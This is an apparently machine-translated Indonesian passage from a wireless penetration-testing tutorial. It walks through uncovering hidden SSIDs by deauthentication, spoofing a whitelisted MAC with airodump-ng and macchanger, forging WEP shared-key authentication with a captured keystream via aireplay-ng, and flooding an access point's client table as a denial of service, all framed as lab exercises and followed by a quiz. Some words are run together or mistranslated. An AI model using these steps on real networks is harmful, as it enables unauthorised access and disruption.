(wlan.fc.type_subtype == 0x08)untuk memantau semua paket non-Beacon ke sana kemari dari titik akses. Itu&&tanda singkatan operator AND logis dan.tanda adalah singkatan dari operator NOT logis:



Apa yang baru saja terjadi?

Meskipun SSID disembunyikan dan tidak disiarkan, setiap kali klien yang sah mencoba untuk terhubung ke titik akses, mereka bertukar permintaan probe dan paket respons probe. Paket-paket ini berisi SSID titik akses. Karena paket ini tidak dienkripsi, mereka dapat dengan mudah diendus dari udara dan SSID dapat ditemukan.

Kami akan membahas penggunaan permintaan penyelidikan untuk tujuan lain seperti pelacakan di bab selanjutnya.

Dalam banyak kasus, semua klien mungkin sudah terhubung ke titik akses dan mungkin tidak ada paket permintaan/respons probe yang tersedia di jejak Wireshark. Di sini, kami dapat secara paksa memutuskan klien dari titik akses dengan mengirimkan paket deauthentifikasi palsu di udara. Paket-paket ini akan memaksa klien untuk menyambung kembali ke titik akses, sehingga mengungkapkan SSID.

Ayo pahlawan - memilih deauthentication

Pada latihan sebelumnya, kami mengirim paket deauthentikasi broadcast untuk memaksa rekoneksi semua klien nirkabel.

Cobalah untuk memverifikasi bagaimana Anda dapat secara selektif menargetkan masing-masing klien menggunakan aireplay-ngkegunaan.

Penting untuk dicatat bahwa, meskipun kami mengilustrasikan banyak dari konsep ini menggunakan Wireshark, serangan ini dapat diatur dengan alat lain, seperti aircrackngsuite juga. Kami mendorong Anda untuk menjelajahi seluruh rangkaian alat aircrack-NG dan dokumentasi lain yang ada di situs web mereka di <http://www.aircrack-ng.org>.

filter MAC


Filter MAC adalah teknik kuno yang digunakan untuk otentikasi dan otorisasi dan berakar pada dunia kabel. Sayangnya, mereka gagal total di dunia nirkabel.

Ide dasarnya adalah mengotentikasi berdasarkan alamat MAC klien. Filter MAC adalah kode identifikasi yang ditetapkan ke antarmuka jaringan; router akan dapat memeriksa kode ini dan membandingkannya dengan daftar MAC yang disetujui. Daftar alamat MAC yang diizinkan ini akan disimpan oleh administrator jaringan dan akan dimasukkan ke titik akses. Sekarang kita akan melihat betapa mudahnya melewati filter MAC.

Saatnya beraksi – mengalahkan filter MAC


Mari ikuti petunjuk untuk memulai:

1. Mari pertama-tama konfigurasikan titik akses kita untuk menggunakan pemfilteran MAC dan kemudian tambahkan alamat MAC klien dari laptop korban. Halaman pengaturan di router saya terlihat sebagai berikut:



2. Setelah pemfilteran MAC diaktifkan, hanya alamat MAC yang diizinkan yang dapat berhasil mengautentikasi dengan titik akses. Jika kami mencoba menyambung ke titik akses dari mesin dengan alamat MAC yang tidak masuk daftar putih, sambungan akan gagal.

3. Di belakang layar, titik akses mengirimkan pesan kegagalan Otentifikasi ke klien. Jejak paket menyerupai berikut ini:



Melewati Otentikasi WLAN

4.Untuk mengalahkan filter MAC, kita bisa menggunakanairodump-nguntuk menemukan alamat MAC klien yang terhubung ke titik akses. Hal ini dapat kita lakukan dengan menerbitkanairodump-
ng -c 11 -a --bssid <mac> mon0memerintah. Dengan menentukanbssid perintah, kami hanya akan memantau titik akses, yang menarik bagi kami. -c 11perintah mengatur saluran ke11di mana titik akses berada. -Aperintah memastikan bahwa, di bagian klien dariairodump-NGoutput, hanya klien yang terkait dan terhubung ke titik akses yang ditampilkan. Ini akan menunjukkan kepada kita semua alamat MAC klien yang terkait dengan titik akses:

BSSID	PWR	Beacons	#Data, #/s	CH	MB	ENC	CIPHER	AUTH	ESSID
E8:94:F6:62:1E:8E	0	891	54 1 3	54e	WEP WEP	OPN	Wireless Lab		
9C:D3:6D:2A:7B:C0	-77	25	28 0 11	54e	WPA2 CCMP	PSK	everythingwillprobablynotb		
00:22:B0:62:6D:08	-84	22	9 0 1	54e	WPA TKIP	PSK	Upstairs		
34:6B:D3:59:9C:BE	-96	2	0 0 11	54e	WPA2 CCMP	PSK	BTHub3-R9Q5		
00:0B:3B:7C:D0:8D	-101	9	0 0 6	54	WPA2 CCMP	PSK	Downstairs		

BSSID	STATION	PWR	Rate	Lost	Frames	Probe
E8:94:F6:62:1E:8E	4C:0F:6E:70:BD:CB	-43	54 54 54	41		
E8:94:F6:62:1E:8E (not associated)	00:EE:BD:B3:62:DE 80:1F:02:8F:34:D5	-65 0 1	278 0	43 11		Wireless Lab
9C:D3:6D:2A:7B:C0	20:10:7A:45:36:61	-79	1e- 1e	0	13	
00:22:B0:62:6D:08	5C:F6:DC:D4:61:14	-81	18e-36e	0	9	

5.Setelah kami menemukan alamat MAC klien yang masuk daftar putih, kami dapat memalsukan alamat MAC klien menggunakanmacchangerutilitas, yang disertakan dengan BackTrack. Anda dapat menggunakanmacchanger -m <mac> wlan0perintah untuk menyelesaikan ini. Alamat MAC yang Anda tentukan dengan -Mopsi perintah adalah alamat MAC palsu baru untuk wlan0antarmuka:

```
root@kali: ~
File Edit View Search Terminal Help
root@kali:~# ifconfig wlan0 down
root@kali:~# macchanger -m 00:EE:BD:83:62:DE wlan0
Permanent MAC: 80:1f:02:8f:34:d5 (Edimax Technology Co. Ltd.)
Current   MAC: 80:1f:02:8f:34:d5 (Edimax Technology Co. Ltd.)
New      MAC: 00:ee:bd:83:62:de (unknown)
root@kali:~# ifconfig wlan0 up
```

6.Seperti yang dapat Anda lihat dengan jelas, kami sekarang dapat terhubung ke titik akses setelah memalsukan alamat MAC dari klien yang masuk daftar putih.

Apa yang baru saja terjadi?

Kami memantau udara menggunakan airodump-ng dan menemukan alamat MAC klien sah yang terhubung ke jaringan nirkabel. Kami kemudian menggunakan macchanger utilitas untuk mengubah alamat MAC kartu nirkabel kami agar sesuai dengan alamat klien. Ini membodohi titik akses untuk percaya bahwa kami adalah klien yang sah, dan memungkinkan kami mengakses jaringan nirkabelnya.

Anda dianjurkan untuk menjelajahi berbagai opsi utilitas airodump-NG dengan membaca dokumentasi di situs web mereka di <http://www.aircrack-ng.org/doku.php?id=airodump-ng>.

Buka Otentikasi

Istilah Otentikasi Terbuka hampir keliru, karena sebenarnya tidak memberikan otentikasi sama sekali.


Ketika titik akses dikonfigurasi untuk menggunakan Otentikasi Terbuka, itu akan berhasil mengautentikasi semua klien yang terhubung dengannya.

Kami sekarang akan melakukan latihan untuk mengautentikasi dan terhubung ke titik akses menggunakan Otentikasi Terbuka.

Saatnya beraksi – melewati Otentikasi Terbuka

Sekarang mari kita lihat cara mem-bypass Otentikasi Terbuka:

1. Kami pertama-tama akan mengatur titik akses lab kami Lab Nirkabel untuk menggunakan Otentikasi Terbuka. Di titik akses saya, ini hanya dilakukan dengan pengaturan **mode aman ke Nonaktifkan Keamanan**:



Melewati Otentikasi WLAN

2.Kami kemudian terhubung ke titik akses ini menggunakaniwconfig wlan0 essid Lab Nirkabelperintah dan verifikasi bahwa koneksi telah berhasil dan kita terhubung ke titik akses.

3.Perhatikan bahwa kami tidak perlu memberikan nama pengguna/kata sandi/frasa sandi apa pun untuk melewati Otentikasi Terbuka.


Apa yang baru saja terjadi?

Ini mungkin latihan paling sederhana sejauh ini. Seperti yang Anda lihat, tidak ada penghalang untuk terhubung ke jaringan Otentikasi Terbuka dan terhubung ke titik akses.

Otentikasi Kunci Bersama

Shared Key Authentication menggunakan rahasia bersama seperti kunci WEP untuk mengautentikasi klien.

Pertukaran informasi yang tepat diilustrasikan dalam tangkapan layar berikut (diambil dariwww.netgear.com):



Klien nirkabel mengirimkan permintaan autentikasi ke titik akses, yang merespons balik dengan tantangan. Klien sekarang perlu mengenkripsi tantangan ini dengan kunci bersama dan mengirimkannya kembali ke titik akses, yang mendekripsinya untuk memeriksa apakah teks tantangan asli dapat dipulihkan. Jika berhasil, klien berhasil mengautentikasi; jika tidak, ia akan mengirimkan pesan gagal autentikasi.

Masalah keamanan di sini adalah penyerang yang secara pasif mendengarkan seluruh komunikasi ini dengan mengendus udara memiliki akses ke tantangan teks biasa dan tantangan terenkripsi. Dia dapat menerapkan operasi XOR untuk mengambil keystream. Aliran kunci ini dapat digunakan untuk mengenkripsi setiap tantangan mendatang yang dikirim oleh titik akses tanpa perlu mengetahui kunci yang sebenarnya.


Bentuk autentikasi bersama yang paling umum dikenal sebagai WEP atau Wired Equivalent Protocol. Mudah dibobol, dan banyak alat telah dibuat dari waktu ke waktu untuk memfasilitasi cracking jaringan WEP.

Dalam latihan ini, kita akan mempelajari cara mengendus udara untuk mengambil tantangan dan tantangan terenkripsi, mengambil keystream, dan menggunakan untuk mengautentikasi ke titik akses tanpa memerlukan kunci bersama.

Saatnya bertindak – melewati Otentikasi Bersama

Melewati Otentikasi Bersama sedikit lebih menantang daripada latihan sebelumnya, jadi ikuti langkah-langkahnya dengan hati-hati:

1. Mari pertama-tama siapkan Autentikasi Bersama untuk jaringan Lab Nirkabel kita. Saya telah melakukan ini pada titik akses saya dengan menyetel mode keamanan sebagai **WEP** dan Otentikasi sebagai **Kunci yang dibagi**:



Melewati Otentikasi WLAN

2.Sekarang mari sambungkan klien yang sah ke jaringan ini menggunakan kunci bersama yang telah kita atur di langkah 1.


3.Untuk mem-bypass Shared Key Authentication, pertama-tama kita akan mulai mengendus paket antara titik akses dan kliennya. Namun, kami juga ingin mencatat seluruh pertukaran autentikasi bersama. Untuk melakukan ini, kami menggunakan airodump-ng utilitas menggunakan airodump-ng mon0 -c 11 --bssid <mac> -w keystream memerintah. -wopsi, yang baru di sini, meminta Airodump-NG untuk menyimpan paket dalam file yang namanya diawali dengan kata **keystream**. Kebetulan, mungkin merupakan ide bagus untuk menyimpan sesi penangkapan paket yang berbeda dalam file yang berbeda. Ini memungkinkan Anda untuk menganalisisnya lama setelah pelacakan dikumpulkan:

```
CH 3 ][ Elapsed: 0 s ][ 2014-11-08 16:54 ][ fixed channel mon0: -1
BSSID          PWR RXQ Beacons #Data, #/s CH MB ENC CIPHER AUTH E
80:1F:02:8F:34:D5    0 100      32      0 0 3 54 WEP WEP W
BSSID          STATION          PWR Rate Lost Frames Probe
```


4.Kami dapat menunggu klien yang sah untuk terhubung ke titik akses atau memaksa koneksi ulang menggunakan teknik deauthentikasi yang digunakan sebelumnya. Setelah klien terhubung dan autentikasi kunci bersama berhasil, airodump-ng akan menangkap pertukaran ini secara otomatis dengan mengendus udara. Indikasi bahwa penangkapan telah berhasil adalah ketika kolom berbunyi **WEP**.

5.Keystream yang ditangkap disimpan dalam file yang diawali dengan kata-kata file aliran kunci di direktori saat ini. Dalam kasus saya, nama file tersebut adalah **harus-utama-01-00-21-91-D2-8E-25.xor**.

6.Untuk memalsukan otentikasi kunci bersama, kami akan menggunakan aireplay-ng alat. Kami menjalankan **aireplay-ng -1 0 -e "Lab Nirkabel" -y keystream-01-00-21-91-D2-8E-25.xor -a <mac> -h AA:AA:AA:AA:AA:AA mon0** memerintah. Iniaireplay-ng perintah menggunakan keystream yang kami ambil di langkah 5 dan mencoba mengautentikasi dengan titik akses dengan SSID Wireless Lab dan alamat MAC 00:21:91:D2:8E:25, dan menggunakan alamat MAC klien sewenang-wenang AA:AA:AA:AA:AA:AA. Jalankan Wireshark dan endus semua paket menarik dengan menerapkan a wlan.addr == AA:AA:AA:AA:AA:AA saring. Kami dapat memverifikasi ini menggunakan Wireshark. Anda akan melihat jejak di layar Wireshark, seperti yang ditunjukkan pada tangkapan layar berikut:




7. Paket pertama adalah permintaan otentifikasi yang dikirim oleh aireplay-ng alat ke titik akses:




Melewati Otentikasi WLAN


8.Paket kedua terdiri dari titik akses yang mengirimkan teks tantangan klien, seperti yang ditunjukkan pada tangkapan layar berikut:




9.Di paket ketiga, alat mengirimkan tantangan terenkripsi ke titik akses:



10. Sebagai alat menggunakan keystream yang diturunkan untuk enkripsi, otentikasi berhasil dan titik akses mengirimkan pesan sukses di paket keempat:



11. Setelah autentikasi berhasil, alat memalsukan asosiasi dengan titik akses, yang juga berhasil:



Melewati Otentikasi WLAN

12.Jika Anda memeriksa log nirkabel di antarmuka administratif titik akses, Anda sekarang akan melihat klien nirkabel dengan alamat MACAA:AA:AA:AA:AA:AA terhubung:

11 kali	AA-AA-AA-AA-AA-AA	192.168.1.110	01:59:57
---------	-------------------	---------------	----------

Apa yang baru saja terjadi?

Kami berhasil mendapatkan keystream dari pertukaran autentikasi bersama, dan kami menggunakan untuk memalsukan autentikasi ke titik akses.

Selamat mencoba – mengisi tabel titik akses

Titik akses memiliki jumlah klien maksimum setelah itu mereka mulai menolak koneksi. Dengan menulis pembungkus sederhana melalui aireplay-ng, dimungkinkan untuk mengotomatisasi dan mengirim ratusan permintaan koneksi dari alamat MAC acak ke titik akses. Ini akan mengisi tabel internal dan setelah jumlah klien maksimum tercapai, titik akses akan berhenti menerima koneksi baru. Ini biasanya disebut **aKegagalan layanan(DoS)** menyerang dan dapat memaksa router untuk reboot atau membuatnya tidak berfungsi. Hal ini dapat menyebabkan semua klien nirkabel terputus dan tidak dapat menggunakan jaringan resmi.

Periksa apakah Anda dapat memverifikasi ini di lab Anda!

Kuis pop – otentikasi WLAN

Q1. Bagaimana Anda bisa memaksa klien nirkabel untuk menyambung kembali ke titik akses?

1. Dengan mengirimkan paket deauthentication.
2. Dengan me-reboot klien.
3. Dengan mem-boot ulang titik akses.
4. Semua hal di atas.

Q2. Apa yang dilakukan Otentikasi Terbuka?

1. Ini memberikan keamanan yang layak.
2. Tidak memberikan keamanan.
3. Ini membutuhkan penggunaan enkripsi.
4. Tidak satu pun di atas.

Q3. Bagaimana cara kerja pemecahan Autentikasi Kunci Bersama?

1. Dengan menurunkan keystream dari paket.
2. Dengan menurunkan kunci enkripsi.
3. Dengan mengirimkan paket deauthentication ke access point.
4. Dengan mem-boot ulang titik akses.

Ringkasan

